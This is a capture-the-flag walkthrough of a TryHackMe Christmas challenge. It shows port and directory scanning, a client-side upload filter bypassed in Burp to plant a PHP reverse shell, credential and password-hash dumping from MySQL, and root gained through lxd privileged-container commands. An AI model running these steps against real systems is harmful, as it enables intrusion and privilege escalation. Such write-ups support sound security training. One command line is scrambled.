Day 24 - [Final Challenge] The Trial Before Christmas

Tool used: kali Linux, Firefox, Remmina, BurpSuite, Netcat, Nmap, Gobuster, MySQL client, Crackstation,

Solution/Walkthrough:

Q1

We use Nmap to scan the machine. After scanning, the open port is shown.


Q2


We try the open ports by adding the port number behind the machine ip. We have success on our first try on port 65000.

Q3

We use Gobuster to discover useful directories with ‘big.txt’.

After it finishes, we get 10 directories. Since we are looking for a php page, we will try to find it within the directories containing php.






After several tries and errors, we found the page we wanted.

Q4


To find out where the uploaded files are saved, we just need to upload a file to locate it. However, we will just upload a reverse shell for our further use.

To upload the reverse shell bypassing the client-side filter, we use BurpSuite to intercept JavaScript code files. We will do this by removing the filter from the code.



aoc-pcaps			20 Jun
aoc-pcaps.zip	4.4 MB	Archive	20 Jun
aoc-pcaps(1).zip	4.4 MB	Archive	20 Jun
ChuLiangCHern(1).ovpn	8.3 kB	Text	14 Jun
EnrWwHiW4AlnB13.jpeg	49.5 kB	Image	2 Jul
index.jpeg	5.2 kB	Image	15 Jun
lights-festival-website.jpg	51.2 kB	Image	2 Jul
php-reverse-shell.jpg.php	5.5 kB	Program	15 Jun
santa.py	207 bytes	Text	Sat
wordlist	559 bytes	Text	3 Dec 2020

After that, we are going to upload the reverse shell. We take the reverse shell from day 2 and modify it. We will also rename it to make it uploadable.



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n


Request to http://10.10.164.74:65000

```
POST /api/upload HTTP/1.1
Host: 10.10.164.74:65000
Content-Length: 7400
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Origin: http://10.10.164.74:65000
Referer: http://10.10.164.74:65000/uploads.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"php-reverse-shell.jpg.php",
  "file":
```

"data:application/x-php;base64,PD9waHAKLy8gcGhwLXJldmVyc2Utc2hlbGwgLSBBIFJldmVyc2UgU2hlbGwgaW1wbGVtZW50YXRpb24gaW4gUEhQCi8vIENvcHlyaWdodCAoQykgMjAwNyBwZW50ZXN0 [illegible]
go/PiAKCgoK"

```
}
```



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://10.10.164.74:65000

```
GET /assets/js/filter.js HTTP/1.1
Host: 10.10.164.74:65000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: */*
Referer: http://10.10.164.74:65000/uploads.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Then, we intercept the reverse shell successfully. We examine the responses. When we see [filter.js], we drop it.

After the page shows upload successfully, we recheck the directory to find out the location of the uploaded shell saved.

Q5&Q6

We set up a Netcat listener to connect back to the reverse shell.

Before we further use the reverse shell, we will upgrade and stabilise the shell. We follow the steps and commands on TryHackMe.


After the upgradation and stabilisation, we search for web.txt, with the help of hints, we change the directory directly toward ‘web.txt.’ We read the file, and the flag is shown.

Q7


We keep searching in the directory where we found our previous flag. We get into TheGrid directory, then we read the files which might contain credentials such as databases. We gained success in our first attempt. The name of the database used is also stated.

Q8&Q9

We get access to the database using the MySQL client with the command from TryHackMe. The username and password is obtained from the previous question.



We know that the database name is ‘tron’ from Q7. However, we further prove it using command [show databases].



```
mysql> use tron;
Database changed
mysql> show tables;
+---------------+
| Tables_in_tron |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.01 sec)

mysql> █
```

Therefore, we directly use [use tron] to enter ‘tron’ databases. Then, we see the available tables using [show tables] command. After that, we dump out the ‘users’ table with the command [SELECT * FROM users;]. We do find a user and an encrypted password in the table.

We crack the password with Crackstation.


Q10

The name we discovered is shown here.

Q11

We change our directory back to the first. Then we log into the user ‘flynn’ with the password using su. then we search for ‘user.txt’. We read the file and the flag is shown.


Q12



```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ 
```

We use [id] command to check the users’ group.

Q13



```
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
Creating CONTAINERNAME
Error: not found
flynn@light-cycle:~$ lxc init Alpine Example -c security.privileged=true
Creating Example
nt/root recursive=truexc config device add Example Adevice disk source=/ path=/mn
Device Adevice added to Example
flynn@light-cycle:~$ lxc start Example
flynn@light-cycle:~$ lxc exec Example /bin/sh
~ # whoami
root
~ # ls
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager
saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled a
round his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' emboss
ed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Ch
ristmas and happy holidays to all!"
/mnt/root/root #
```

We follow the steps and commands of TryHackMe, at the end of steps, the flag is also revealed to us.